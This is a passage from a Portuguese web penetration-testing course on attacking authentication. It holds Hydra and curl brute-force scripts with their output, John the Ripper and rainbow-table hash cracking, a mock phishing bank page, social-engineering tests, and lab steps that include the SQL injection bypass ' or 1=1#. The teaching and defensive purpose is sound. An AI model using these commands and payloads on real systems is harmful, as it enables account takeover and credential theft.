~$ hydra -L ids -P pwds -e ns form-auth.esr.rnp.br http-post-form ↵
"/login.php:userId=^USER^&senha=^PASS^&Submit1=Login:incorreta"
```

```

Hydra v6.3 (c) 2011 by van Hauser / THC and David Maciejak - use
allowed only for legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2011-05-29 01:54:53

[DATA] 16 tasks, 1 servers, 40 login tries (l:5/p:8), ~2 tries per
task

[DATA] attacking service http-post-form on port 80

[80][www-form] host: 192.168.213.200    login: admin    password:
admin

[80][www-form] host: 192.168.213.200    login: user     password: 123

[STATUS] attack finished for form-auth.esr.rnp.br (waiting for
children to finish)

[80][www-form] host: 192.168.213.200    login: usuario   password:
senha

Hydra (http://www.thc.org/thc-hydra) finished at 2011-05-29 01:54:54

```

Essa limitação apresentada pelo utilitário Hydra pode ser facilmente superada, por meio de uma adaptação no script da Figura 3.12, utilizado para enumeração de usuários. Basicamente, um laço externo deve ser adicionado para varrer o dicionário de senhas, e o comando condicional, limitado ao caso de autenticação bem-sucedida. A Figura 3.22 exibe o novo script, contendo as alterações necessárias.

```

# !/bin/bash

for pwd in $(cat pwds)
do
    for id in $(cat ids)
    do
        if [ $(curl -s --data "userid=$id&senha=$pwd&Submit1=Login" \
            http://form-auth.esr.rnp.br/login.php | \
            grep -c "bem-vindo") -ne 0 ];
        then
            echo "($id, $pwd)"
        fi
    done
done

```

Figura 3.22
Script para teste de
dicionário contra
formulários de
autenticação.

Ataque contra senhas armazenadas

Durante um teste de invasão em aplicações web, não é raro obter senhas a partir de arquivos e bancos de dados.



Quando isso acontece, ou elas estão armazenadas completamente em claro ou são protegidas por algum mecanismo criptográfico, mas de maneira vulnerável. No melhor caso, quando a proteção das senhas em disco é feita corretamente, pode ocorrer de a qualidade delas ser muito baixa, devido a usuários não conscientizados em segurança da informação.



Qualquer que seja o cenário, entretanto, o objetivo a ser perseguido é sempre a extração de credenciais válidas para acesso ao sistema alvo. Para isso, podem ser utilizadas técnicas baseadas em criptoanálise, tema do Capítulo 9, ou calcadas na fraqueza das senhas.

Um ótimo utilitário, nesse contexto, é o John the Ripper, disponível para diversas plataformas, sob licença GPLv2, e com suporte nativo a arquivos de senhas de sistemas Unix/Linux, Windows e Kerberos/AFS. Visando um maior desempenho, em vez de utilizar a API crypt, alguns dos algoritmos criptográficos e rotinas de suporte foram desenvolvidos diretamente em linguagem Assembly, para várias arquiteturas diferentes, sobretudo x86.



Há três modos de operação pré-definidos, que adotam estratégias diferentes para recuperação das senhas, a partir dos arquivos protegidos:

- **Single-crack:** utiliza como candidatas a senhas o próprio identificador de usuário, campo **GEOS**, diretório home da conta e diversas variações sobre esses valores. Se uma senha é validada, ela é automaticamente testada contra as demais contas fornecidas, sob a hipótese de uma senha padrão ser adotada no ambiente.
- **Lista de palavras:** efetua um ataque de dicionário com base na lista de palavras fornecidas e variações definidas pelas regras habilitadas. Palavras repetidas não são desconsideradas e o processo é executado mais rapidamente se houver mudança de apenas poucos caracteres entre valores consecutivos.
- **Incremental:** realiza um ataque de força bruta, variando os caracteres de acordo com o alfabeto definido para o teste. Para aumentar a eficácia, quando possível, considera a frequência de ocorrência na língua de sequências específicas de três letras, utilizando as mais prováveis primeiramente.

GEOS

É uma entrada no arquivo "/etc/passwd", em sistemas Unix/Linux, que contém informações sobre a conta de usuário, como nome e telefone, por exemplo.

O exemplo abaixo ilustra a maneira mais simples de utilizar a ferramenta para quebrar um arquivo de senhas. Quando nenhum parâmetro adicional, além do nome de arquivo, é passado na linha de comando, John the Ripper opera nos três modos disponíveis, na ordem em que foram acima apresentados, até que o trabalho seja concluído, ou interrompido pelo usuário. Observe-se que as senhas em claro, neste caso específico, foram encontradas após meros 14 segundos. É importante ter em mente, porém, que muitas vezes, se não na maioria, a tarefa consumirá tempo bem maior.

```
~$ john passwords
```

```
Loaded 3 password hashes with 3 different salts (Traditional DES [64/64 BS MMX])
```

```
esruser          (esruser)
```

```
juk              (esr)
```

```
senhad           (hard)
```

```
guesses: 3  time: 0:00:00:14 (3)  c/s: 812046  trying: secKXy - senhhr
```

Ataques de dicionário são muito mais eficientes que os de força bruta, porque senhas improváveis não são testadas no processo. A eficácia do método, porém, depende da qualidade e tamanho da lista empregada de palavras, uma vez que a senha deve estar contida nela, para o ataque funcionar.



Nos casos em que a técnica é utilizada contra arquivos de senhas, é possível conseguir um grande ganho de desempenho, pois não é preciso verificar as palavras uma a uma. A ideia consiste em alterar a estrutura do dicionário, de modo a incluir, para cada palavra, a contraparte protegida, que passa a ser a chave de busca. Desse modo, para cada senha protegida do arquivo alvo, verifica-se se o dicionário contém um registro correspondente e, em caso positivo, a senha em claro é a palavra associada.

Uma abordagem mais elegante, que permite reduzir o consumo de espaço, resume-se no uso de rainbow tables, que foram introduzidas por Oeschlin (2003) como uma melhoria do trabalho de Hellman (1980).



Para a explicação a seguir, considere-se que as senhas são protegidas, por meio de uma função de hash criptográfica, denotada por $h(x)$, e que $R_i(x)$ corresponde a uma família de funções que mapeiam hashes para senhas.

O elemento central da solução é o rainbow chain, que consiste em uma sequência de valores alternados de senhas e hashes, calculados a partir de uma senha inicial.

$$s_1 \xrightarrow{h(s_1)} h_1 \xrightarrow{R_1(h_1)} s_2 \xrightarrow{h(s_2)} \dots \xrightarrow{h(s_{t-1})} h_{t-1} \xrightarrow{R_{t-1}(h_{t-1})} s_t$$

Diversas cadeias de mesmo comprimento são geradas, a partir de senhas iniciais diferentes, e somente o primeiro e último elementos de cada uma delas são armazenados, resultando em economia de espaço.

Note que com esses valores é possível reconstruir qualquer cadeia na tabela, bastando para isso aplicar alternadamente $h(x)$ e $R_i(x)$ à senha inicial.

Para verificar se é possível recuperar a pré-imagem (senha) de um hash H qualquer, a partir da tabela, os seguintes passos devem ser efetuados:

1. Seja a i -ésima cadeia parcial a sequência de valores alternados de hashes e senhas, calculados a partir de $R_i(H)$, com $1 \leq i \leq t - 1$:

$$H_1 \xrightarrow{R_i(H)} s_{i+1} \xrightarrow{h(s_{i+1})} h_{i+1} \xrightarrow{R_{i+1}(h_{i+1})} \dots \xrightarrow{h(s_{t-1})} h_{t-1} \xrightarrow{R_{t-1}(h_{t-1})} s_t$$

2. Iniciando com $i = t - 1$ e decrescendo até $i = 1$, calculam-se as cadeias parciais, até que a senha final (s_t) seja encontrada como elemento final de uma linha L da tabela. Se isso ocorrer, procede-se ao passo seguinte; se não, o teste é encerrado sem sucesso.
3. Neste passo, a cadeia é reconstruída a partir da senha inicial recuperada da linha L , até h_i , o qual deve ser comparado contra H . Se os valores forem iguais, a senha procurada é a s_i , isto é, aquela imediatamente anterior ao h_i . Caso contrário, obteve-se um falso alarme e o processo deve retornar ao Passo 1, a partir da última cadeia parcial avaliada.

Na prática, o processo de busca é bem rápido, mas dependendo dos comprimentos de senha contemplados e dos alfabetos utilizados, o tamanho total das tabelas pode ultrapassar vários terabytes. Como o processo de geração dessas tabelas é bem demorado, o ideal é obtê-las de algum lugar, já prontas, como o projeto Free Rainbow Tables, por exemplo. Nesse site, estão disponíveis tabelas gratuitas para MD5, SHA-1 e NTLM, entre outros formatos.

Entre os exemplos de softwares que podem ser empregados para realizar ataques baseados em rainbow tables estão:

- **RainbowCrack:** é um conjunto composto por três softwares, que permitem gerar rainbow tables, ordená-las e utilizá-las no processo de quebra de arquivos de senhas. São compatíveis com plataformas Linux e Windows e podem aproveitar-se de processadores gráficos que empregam tecnologia **CUDA**, aumentando consideravelmente o desempenho do ataque.
- **Ferramentas do projeto Free Rainbow Tables:** são um conjunto de ferramentas baseadas no RainbowCrack, mas que permitem o uso de tabelas indexadas e híbridas, menores que as no formato original. Podem ser executadas nativamente em sistemas Windows e Linux.
- **CrypTohaze GPU Rainbow Cracker:** permite gerar e utilizar rainbow tables, as quais podem ser indexadas para um maior desempenho. Suporta plataformas Windows, Linux e Mac OS, em 64 bits, e requer a presença de um processador gráfico com suporte a CUDA.

CUDA

Compute Unified Device Architecture é uma arquitetura de computação paralela, criada pela Nvidia, capaz de fornecer alto poder de processamento, utilizando os processadores gráficos que produzem.

O exemplo abaixo ilustra o uso do “rcracki_mt”, parte das ferramentas Free Rainbow Tables, para encontrar a senha correspondente ao hash MD5, passado pela opção “-h”. Observe-se que o processo todo durou pouco mais que trinta segundos e resultou na descoberta de uma senha de seis letras minúsculas seguidas de três dígitos numéricos. Antes disso, porém, foram achadas 907 cadeias prováveis, que conduziram a falsos alarmes. Para se ter ideia do espaço em disco necessário, para a solução desse cenário foram empregadas tabelas que totalizam cerca de 3 GBytes.

```
~$ rcracki_mt -h 2465d0454ec909560b45b72086604edf *.rti
Using 1 threads for pre-calculation and false alarm checking...
Found 4 rainbowtable files...

md5_hybrid(loweralpha#6-6,numeric#1-3)#0-0_0_10000x63130363_
distrtrngen[p][i]_0.rti:

reading index... 57605680 bytes read, disk access time: 0.87 s
reading table... 505042904 bytes read, disk access time: 7.22 s
verifying the file... ok
searching for 1 hash...
plaintext of 2465d0454ec909560b45b72086604edf is esrrnp240
cryptanalysis time: 3.05 s

statistics
-----
plaintext found:          1 of 1 (100.00%)
total disk access time:   8.10 s
```

```
total cryptanalysis time: 3.05 s
total pre-calculation time: 21.10 s
total chain walk step: 49985001
total false alarm: 907
total chain walk step due to false alarm: 7064898

result
-----

2465d0454ec909560b45b72086604edf      esrrnp240
hex:657372726e70323430
```

Inexistência de política de senhas forte

Ataques baseados em força bruta, dicionário e rainbow tables são executados mais facilmente, quando a aplicação não implementa uma política de senhas fortes, pois os usuários costumam escolhê-las de maneira revisível.



Em testes caixa-cinza e caixa-branca, primeiramente, deve-se avaliar a qualidade da política de senhas adotada e, somente depois, procurar por fraquezas na maneira como foi implementada. Para testes caixa-preta, a análise de segurança deve se basear em diretrizes gerais de senhas seguras, como as discutidas nesta seção, uma vez que a política não é fornecida como insumo de trabalho.

Vejamos a seguir os itens que devem constar em uma boa política de senhas, a razão de cada requisito e as técnicas de teste que podem ser empregadas, para validá-la:



- Comprimento mínimo.
- Complexidade.
- Troca periódica.
- Histórico.
- Máximo de trocas por dia.
- Bloqueio de contas.

Comprimento mínimo

Influi diretamente na cardinalidade do espaço de senhas e, logo, no número de senhas que precisam ser testadas. Considerando o poder de processamento das placas gráficas atuais, o tamanho mínimo recomendado para senhas de contas de usuários comuns e administrativos é de 8 e 14 posições, respectivamente. Esse requisito deve ser testado em telas de cadastro de contas e alteração de senhas, com auxílio de um proxy de interceptação, para verificar se o tamanho é validado no lado do servidor.

Complexidade

Uma senha forte deve conter elementos de, pelo menos, três dos seguintes grupos: letras maiúsculas, letras minúsculas, números e caracteres especiais. Além disso, não devem ser utilizadas palavras de dicionário, números de documento, datas, nomes, números de telefone e nem variações. Quando tudo isso é adotado, ataques de dicionário tornam-se

inefícazes, pois as senhas deixam de ser encontradas nas listas de palavras normalmente empregadas. Para testar esse requisito, deve-se tentar fornecer senhas que não satisfaçam as regras estabelecidas, nas telas de cadastro de contas e alteração de senhas. Se a validação da complexidade for executada no lado cliente da aplicação, um proxy de interceptação deve ser utilizado.

Troca periódica

O principal objetivo desse requisito é reduzir o tempo em que uma conta comprometida pode ser utilizada pelo atacante, nos casos em que o fato não é percebido pelo usuário. A frequência com que a troca deve ocorrer, todavia, é um ponto controverso, pois, se for muito alta, pode favorecer o esquecimento da senha e criar um novo problema. Por exemplo, se a cada 15 dias o usuário for obrigado a escolher uma nova senha, as chances de ele escrevê-la em algum lugar são grandes. Desse modo, na prática, os padrões e normas de segurança adotam um prazo balanceado para troca, que varia de 60 a 90 dias. A melhor maneira de testar esse item é por meio de inspeção de código, em um teste caixa-branca.

Histórico

Impedir que o usuário troque a senha, para qualquer uma das n últimas que tenha utilizado, visa evitar que credenciais comprometidas voltem a ser empregadas e que a senha atual seja mantida, por meio de trocas imediatas. Para validar esse requisito, basta tentar alterar a senha para um dos valores contidos no histórico e observar se o sistema proíbe ou não a operação.

Máximo de trocas por dia

Limitar o número de vezes que um usuário pode trocar a senha no mesmo dia visa atuar em conjunto com o histórico, para que a senha atual não seja mantida, por meio de trocas imediatas. Por exemplo, se o sistema mantém um histórico de vinte senhas e somente uma alteração diária é permitida, são necessários vinte dias, para que se retorne à senha original. Sem a última restrição, porém, o mesmo resultado pode ser obtido quase que instantaneamente. O teste que deve ser realizado, nesse caso, consiste em trocar a senha várias vezes consecutivas, contabilizando o total permitido. Se esse for um número muito alto, pelo exposto acima, conclui-se que a aplicação é vulnerável.

Bloqueio de contas

Quando uma série de tentativas malsucedidas de autenticação com a mesma conta for detectada, ela deve ser imediatamente bloqueada, pois um ataque de força bruta pode estar sendo executado. Após um tempo, que deve aumentar a cada ocorrência, a conta deve ser automaticamente destravada, para evitar ataques de negação de serviço contra os usuários da aplicação. Alternativamente, o desbloqueio pode ser realizado pelo administrador do sistema, mediante solicitação formal do usuário. A validação desse controle consiste na submissão consecutiva de senhas incorretas para uma dada conta e a observação do comportamento da aplicação frente à situação. Note, entretanto, que isso pode resultar em perda de acesso e, por isso, não é recomendável em testes caixa-preta, salvo se for executado ao final do trabalho.

Negação de serviço direcionada a usuários

Uma política inadequada de bloqueio de contas pode permitir ataques de negação de serviço contra os usuários da aplicação. Em alguns casos, isso pode ter por objetivo favorecer o atacante, além de causar incômodo à vítima. Por exemplo, consideremos uma aplicação de leilão eletrônico, que exibe os identificadores dos usuários participantes, em ordem decrescente do lance efetuado. Além disso, vamos supor que o sistema bloqueia contas de usuário, após três tentativas inválidas de autenticação.



Se um usuário malicioso quiser aumentar as chances de obter um determinado item, ele pode proceder da seguinte maneira (Stuttard e Pinto, 2007):

1. O usuário malicioso cria um programa para monitorar a página do item desejado.
2. Sempre que um usuário efetuar um lance, o programa trava a conta correspondente, por meio de tentativas deliberadamente inválidas de autenticação, com o identificador do concorrente. Isso faz com que a vítima perca tempo, tentando desbloquear a conta que utiliza.
3. Próximo da hora de encerramento do leilão, o programa realiza um lance automático, com valor um centavo maior que o oferecido até então, desde que não ultrapasse um limiar pré-definido pelo atacante.
4. Se ninguém conseguir efetuar um lance adicional, no pouco tempo restante, o ataque é bem-sucedido e o objeto, adquirido.

Observe que a grande vulnerabilidade desse cenário é que a aplicação revela a lista completa de identificadores dos usuários que concorrem pelo mesmo item. Se o atacante não tivesse essa informação, não seria capaz de bloquear os usuários necessários.



Engenharia social

Mesmo hoje em dia, o maior problema de sistemas de autenticação de usuários não é de origem técnica, mas, sim, de natureza humana.



Por maior que seja a divulgação dos cuidados que devem ser tomados pelas pessoas no mundo virtual, muitas delas ainda são vítimas de golpes enviados por correio eletrônico ou disseminados por sites nada idôneos. Todos os dias, dezenas de mensagens não solicitadas chegam às caixas de correio, com o objetivo de convencer o usuário a visitar alguma página maliciosa ou abrir os anexos recebidos. Para isso, exploram a curiosidade e o medo, característicos dos seres humanos, por meio de engenharia social. Por exemplo, fotos sobre artistas, desastres naturais e escândalos sexuais sempre despertam a atenção das pessoas, que tentam visualizá-las a qualquer custo, expondo-se a riscos desnecessários. A Figura 3.23, por sua vez, ilustra uma página falsificada de um banco, que supostamente perdeu a base de usuários e requer, por isso, que recadastrem a cartela de chaves de segurança e a senha do cartão, sob pena de terem a conta bloqueada.



INTERNET BANKING

Chave de Segurança

Nº Chave	Nº Chave	Nº Chave	Nº Chave	Nº Chave	Nº Chave	Nº Chave
01	11	21	31	41	51	61
02	12	22	32	42	52	62
03	13	23	33	43	53	63
04	14	24	34	44	54	64
05	15	25	35	45	55	65
06	16	26	36	46	56	66
07	17	27	37	47	57	67
08	18	28	38	48	58	68
09	19	29	39	49	59	69
10	20	30	40	50	60	70

Senha do Cartão de Débito

REF:

CONFIRMAR

AJUDA

Dúvidas sobre o Internet Banking? | Dicas de Segurança



Algumas vezes, o contratante de um teste de invasão solicita que a postura de segurança de seus colaboradores seja avaliada, como uma maneira de validar a eficácia da política de segurança vigente. Nesse contexto, desde que se tenha autorização por escrito, técnicas de engenharia social, como as implícitas nos cenário acima, devem ser empregadas. Vejamos alguns testes que podem ser realizados:

- Se não houver um processo formal para redefinição de senhas esquecidas, pode-se ligar para a equipe de suporte, simulando a situação, como se fosse um usuário válido. Dependendo do treinamento em segurança do atendente, há uma boa chance de ele fornecer uma senha, que permita conectar-se à aplicação, pela porta principal.
- Alternativamente, é possível ligar para um usuário, dizendo ser do suporte, e solicitar que ele confirme a senha por telefone, devido a um problema ocorrido na base de autenticação. Se a política de segurança for efetiva, o colaborador não informará nada e avisará a equipe de resposta a incidentes.
- A última abordagem consiste no envio ao usuário de um software malicioso que capture as teclas digitadas ou que permita se conectar remotamente à estação que utiliza. Em qualquer dos casos, cedo ou tarde, as credenciais da vítima poderão ser obtidas. É importante notar que, ao final do trabalho, o software espúrio deverá ser removido do ambiente do cliente.



Figura 3.23
Site falsificado, para captura de senha e cartela de segurança.

Exercício de fixação 2

Vulnerabilidades em mecanismos de autenticação

Que tipos de vulnerabilidades podem ser encontrados em mecanismos de autenticação?

Contramedidas

Os seguintes controles devem ser considerados para evitar vulnerabilidades no mecanismo de autenticação:

- Não permita identificadores de usuário repetidos na aplicação.
- Remova, das áreas acessíveis pelo servidor web, arquivos que contenham credenciais de acesso ao sistema e à infraestrutura subjacente.





- Remova, das páginas HTML e dos arquivos de código-fonte, comentários que contêm informações de autenticação.
- Desabilite contas pré-definidas da aplicação e das plataformas que a suportam, como bancos de dados, servidores web, sistemas operacionais etc.
- Implemente, na aplicação e nas plataformas subjacentes, políticas de senhas fortes que considerem tamanho mínimo, complexidade, troca periódica, histórico, máximo de trocas diárias e travamento de conta por tentativas malsucedidas de autenticação. Nesse caso, o desbloqueio deve ocorrer, automaticamente, após um período de tempo pré-determinado, que deve aumentar a cada ocorrência.
- Para contas criadas automaticamente pela aplicação, atribua uma senha inicial aleatória e obrigue a troca no primeiro acesso.
- Informe ao usuário, logo no início de uma sessão, a data e hora da última vez em que se conectou com sucesso.
- Quando a autenticação falhar, exiba apenas uma mensagem de erro genérica. Nunca informe se o identificador de usuário não existe ou se a senha é incorreta. Adote estratégia similar para mecanismos de recuperação de senha.
- Em mecanismos de recuperação de senha, empregue perguntas secretas, cujas respostas não sejam facilmente dedutíveis ou encontradas na internet. Limite o número de tentativas para acerto das questões, para evitar ataques de força bruta. Em caso de sucesso, envie uma mensagem automática para o endereço de e-mail pré-cadastrado, contendo um link para uma página efêmera individualizada, na qual a nova senha poderá ser definida. Notifique a alteração ao usuário, por meio de nova mensagem de correio eletrônico.
- Se a aplicação possuir uma funcionalidade Lembrar Usuário, nunca memorize credenciais completas, que o permitam conectar-se à aplicação, sem fornecimento de senha.
- Nunca confie em parâmetros que podem ser alterados pelos usuários para decidir se estão ou não autenticados.
- Forneça a página de autenticação ao usuário somente por meio do protocolo HTTPS.
- Sempre transmita credenciais de acesso por túneis protegidos criptograficamente.
- Nunca submeta formulários de autenticação por meio do método GET. Igualmente, não passe credenciais pela URL em processos de redirecionamento.
- Configure o lado servidor dos túneis criptográficos, de acordo com as melhores práticas de segurança conhecidas.
- Se um erro inesperado ocorrer, a aplicação deve permanecer em um estado seguro.
- Valide a entrada imediatamente antes de processá-la, de modo que o formato esperado seja respeitado.
- Não exiba mensagens de erro contendo informações sobre as plataformas e tecnologias empregadas.
- Exija sempre o fornecimento da senha atual para efetuar a troca de senha de um usuário.
- Em mecanismos de autenticação baseados em múltiplos fatores, sempre verifique que todas as etapas esperadas foram corretamente validadas. Toda informação relacionada ao processo de autenticação deve ser mantida no servidor, exclusivamente.

- Nunca armazene as senhas em claro. Em vez disso, adicione a elas 128 bits de salt e guarde apenas o hash criptográfico do valor resultante, como validador de cada conta. Para os casos em que o número de senhas é muito pequeno, empregue cifras probabilísticas, em vez de funções de hash criptográficas, para evitar ataques de varredura completa do domínio.
- Não exiba um identificador de usuário para outras pessoas que não ele próprio.
- Implante uma política de segurança e conscientize todos os usuários.
- Registre em trilhas de auditoria todas as tentativas válidas e inválidas de autenticação, incluindo o identificador de usuário, data, hora, aplicação e endereço de origem.





Roteiro de Atividades 3

Atividade 1 – Tecnologias de autenticação

Esta atividade tem por objetivo abordar tecnologias de autenticação empregadas em aplicações web, dando base para que o aluno realize as atividades de descoberta de vulnerabilidades e exploração. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute os roteiros na primeira delas.

Avaliação dos aspectos de autenticação

Acesse a página web de onde trabalhe e avalie os seguintes aspectos relacionados ao processo de autenticação de usuários:

- Qual o protocolo utilizado no carregamento da página de autenticação?
- Que tipo de mecanismo de autenticação é empregado?
- Como é o processo de recuperação de senhas?
- A aplicação utiliza uma política de senhas fortes? Quais são os critérios adotados?
- Como as senhas são protegidas durante o armazenamento?
- As credenciais de acesso são enviadas por canal seguro?
- Existe uma funcionalidade para lembrar o usuário?

Autenticação mútua de entidades em SSL/TLS

O propósito desta atividade é ilustrar para o aluno como a identidade do usuário é comprovada, quando a opção de autenticação mútua de entidades dos protocolos SSL/TLS está habilitada.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <https://mauth.esr.rnp.br/>.
3. Na janela que aparece, escolha *Wrong User* e clique em *Ok*. Observe que uma página genérica de erro foi exibida.
4. Pressione *Ctrl + Shift + Del* para limpar o histórico do Firefox, selecione *Everything* e clique em *Clear Now*.
5. Clique no ícone de recarregar a página.
6. Na janela que aparece, escolha *ESR User* e clique em *Ok*. Veja que o usuário foi autenticado com sucesso, porém, nenhuma senha foi fornecida.
7. Feche o navegador.

Atividade 2 – Descoberta de vulnerabilidades e exploração

O propósito desta atividade é introduzir ao aluno os métodos que podem ser utilizados para a descoberta e exploração de vulnerabilidades, em mecanismos de autenticação. Todos os exercícios devem ser realizados na máquina virtual do aluno e é altamente recomendado que se tente traçar a estratégia de exploração antes de seguir o roteiro fornecido.



Uso de informações obtidas nas fases de reconhecimento e mapeamento

Neste exercício, informações encontradas nas etapas de reconhecimento e mapeamento são utilizadas para se obter acesso ao sistema.

Parte I – Arquivos contendo credenciais de acesso

1. Abra uma janela de terminal.
2. Visualize o conteúdo do arquivo *robots.txt*, da aplicação Mutillidae:

```
~$ curl http://mutillidae.esr.rnp.br/robots.txt
```

Observe que há um diretório */passwords* e um arquivo *config.inc*.

3. Encerre a janela de terminal.
4. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
5. Acesse <http://mutillidae.esr.rnp.br/passwords>.
6. Visualize o conteúdo do arquivo “accounts.txt”.
7. Anote as senhas dos usuários *admin* e *john*.
8. Acesse <http://mutillidae.esr.rnp.br>.
9. Clique em *Login*.
10. Tente se conectar como o usuário *admin* e veja a mensagem no topo da tela.
11. Clique novamente em *Login* e repita o passo anterior, para o usuário *ed*.

Parte II – Pistas no código

12. Clique no marcador WebGoat e forneça “guest” e “guest”, quando usuário e senha forem solicitados.
13. Clique em *Start WebGoat*.
14. No menu, ao lado esquerdo, clique em *Code Quality* e, depois, em *Discover Clues in the HTML*.
15. Visualize o código-fonte da página, pressionando *Ctrl + U*.
16. Pressione *Ctrl + F*, para realizar uma busca, e digite “<!--” no campo *Find*.
17. Clique repetidamente em *Next* até encontrar alguma informação interessante.
18. Feche a janela de código-fonte.
19. Tente se autenticar com as credenciais encontradas.
20. O exercício é finalizado com sucesso e a mensagem ** Congratulations. You have successfully completed this lesson* é exibida.
21. Encerre o Firefox.

Usuário e senha padronizados

O objetivo deste exercício é utilizar contas pré-definidas para acesso a aplicações e serviços.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse a aplicação Tomcat Web Application Manager em:

```
http://exemplo.esr.rnp.br:8080/manager/html
```

3. Tente se autenticar com uma das senhas fornecidas na Tabela 5.
4. Acesse a aplicação phpMyAdmin em <http://pma.esr.rnp.br>.
5. Tente se autenticar com a senha fornecida na Tabela 5.
6. Encerre o Firefox.

Enumeração de identificadores de usuários

O foco desta prática são as técnicas de enumeração de identificadores de usuários, os quais são necessários para executar diversos outros ataques. O exercício está dividido em duas partes, ambas baseadas no mesmo formulário de autenticação.

Parte I – Enumeração via navegador

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://form-auth.esr.rnp.br/>.
3. Digite seu primeiro nome nos campos *Usuário* e *Senha* e clique em *Login*.
4. Anote a mensagem de erro e clique em *Retornar à página de login*.
5. Digite “guest” nos campos *Usuário* e *Senha*, e clique em *Login*.
6. Qual a diferença em relação à mensagem de erro anterior? Como isso pode ser utilizado para enumerar usuários?
7. Clique em *Retornar à página de login*.
8. Digite seu primeiro nome no campo *Usuário* e clique em *Esqueci minha senha*.
9. Anote a mensagem de erro e clique em *Retornar à página de login*.
10. Digite “guest” no campo *Usuário* e clique em *Esqueci minha senha*.
11. O mecanismo de recuperação de senhas também permite enumerar usuários?
12. Clique no ícone *Retornar* do Firefox.
13. Encerre o Firefox.

Parte II – Enumeração via script

14. Abra uma janela de terminal.
15. Digite o comando:

```
~$ cd Arquivos\ do\ Curso/sessao-03/
```
16. Requisite a página de autenticação e identifique os elementos de entrada e o script que realiza a validação das credenciais:

```
~$ curl http://form-auth.esr.rnp.br
```

17. Visualize o script de enumeração e como os elementos identificados no passo anterior são utilizados:

```
~$ cat enumerate
```

18. Visualize a lista de identificadores de usuário:

```
~$ cat ids
```

19. Execute o script de enumeração:

```
~$ ./enumerate
```

Foi possível encontrar credenciais completas no teste?

20. Encerre a janela de terminal.

Mecanismo vulnerável de recuperação de senhas

Neste exercício, o leitor explorará o mecanismo vulnerável de recuperação de senhas, por meio de um ataque de força bruta contra o conjunto de respostas.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://form-auth.esr.rnp.br/>.
3. Digite “usuario” no campo *Usuário* e clique em *Esqueci minha senha*.
4. Teste todas as cores possíveis, até encontrar a resposta correta.
5. Anote a senha apresentada e clique em *Retornar à página de login*.
6. Tente se autenticar com a senha recuperada.
7. Quais são as vulnerabilidades presentes nesse exemplo?

8. Encerre o Firefox.

Transporte inseguro de credenciais de acesso

O objetivo deste exercício é comparar o transporte de credenciais de acesso por canais seguros contra aqueles sem segurança nenhuma.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Inicie o Wireshark, presente no menu *Aplicativos\Curso – Ferramentas*. Para conseguir capturar os pacotes, a aplicação deve ser executada em modo privilegiado e, por isso, uma senha será solicitada. Digite “esruser” e clique em *Ok*.
3. Clique no primeiro ícone da barra de ferramentas, para listar as interfaces de rede disponíveis para captura. Na caixa de diálogo que aparece, clique em *Options* da linha eth1. Em seguida, no campo *Capture filter*, digite “tcp port http” e clique em *Start*, para iniciar a captura de pacotes.
4. Acesse com o Firefox a página <http://form-auth.esr.rnp.br/>.
5. Digite “admin” nos campos *Usuário* e *Senha* e clique em *Login*.
6. Pare a captura de pacotes no Wireshark, clicando no quarto botão da barra de ferramentas (*Stop the running live capture*).
7. Procure pela linha contendo “POST /login.php” e a selecione.
8. Na segunda parte da tela, expanda o item *Line-based text data* e observe que as credenciais são transmitidas sem nenhuma proteção.

9. Clique novamente no primeiro ícone da barra de ferramentas do Wireshark, para listar as interfaces de rede disponíveis para captura. Na caixa de diálogo que aparece, clique em *Options* da linha eth1. Em seguida, no campo *Capture filter*, digite “tcp port https” e clique em *Start* para iniciar a captura de pacotes.
10. Clique em *Continue without Saving*.
11. Clique no botão *Clear*, ao lado do campo de filtragem.
12. Acesse com o Firefox a página <https://w3s.esr.rnp.br/basic>.
13. Digite “esruser” tanto para usuário como para senha e clique em *Ok*.
14. Pare a captura de pacotes no Wireshark, clicando no quarto botão da barra de ferramentas (*Stop the running live capture*).
15. Procure pela primeira linha contendo “Application data, Application data” e a selecione.
16. Na segunda parte da tela, expanda o item *Secure Socket Layer* e observe que todo o conteúdo está cifrado.
17. Encerre o Wireshark e o Firefox.

Falhas na implementação do mecanismo

Conforme visto, erros na lógica do código que trata a autenticação de usuários podem resultar na completa evasão do mecanismo. Nesse contexto, a presente atividade aborda dois cenários, cada um baseado em um problema diferente.

Parte I – Falha de maneira insegura

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
 2. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
 3. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
 4. Acesse o WebGoat, por meio da barra de atalhos.
 5. Forneça “guest” para Usuário e Senha.
 6. Clique em *Start WebGoat*.
 7. No menu do lado esquerdo, clique em *Improper Error Handling* e, em seguida, em *Fail Open Authentication Scheme*.
 8. Digite “webgoat” e “password” para os campos *User Name* e *Password*, respectivamente, e clique em *Login*. A autenticação foi bem-sucedida?
-
9. No WebScarab, clique na aba *Proxy* e marque *Intercept Requests*.
 10. Retorne ao Firefox, digite “webgoat” para os campos *User Name* e *Password* e clique em *Login*.
 11. A tela de interceptação do WebScarab aparece. Selecione a linha contendo a variável *Password* e clique em *Delete*. O objetivo é induzir um erro na aplicação, devido à falta de um parâmetro esperado.
 12. Clique em *Accept Changes*. O que acontece?
-
13. No WebScarab, clique na aba *Proxy* e desmarque *Intercept Requests*.

14. Clique no Multiproxy Switch, na barra de estado, e selecione *None*.

15. Encerre o WebScarab.

Parte II – Injeção de SQL

16. Acesse o Mutillidae, com o Firefox, por meio da barra de atalhos.

17. No menu do lado esquerdo, clique em *Login*.

18. Digite uma aspa simples (') no campo *Name* e qualquer valor no campo *Password*.

19. Clique em *Submit*.

20. A mensagem de erro exibida indica que aplicação é vulnerável à injeção de SQL, tema do Capítulo 6.

21. Clique no botão *Retornar* do Firefox.

22. Digite "" or 1=1#" no campo *Name* e qualquer valor no campo *Password*.

23. Clique em *Submit*.

24. Devido ao problema no tratamento das entradas, foi possível se conectar como "admin", sem conhecimento de nenhum identificador de usuário.

25. Encerre o Firefox.

Autenticação com múltiplos fatores

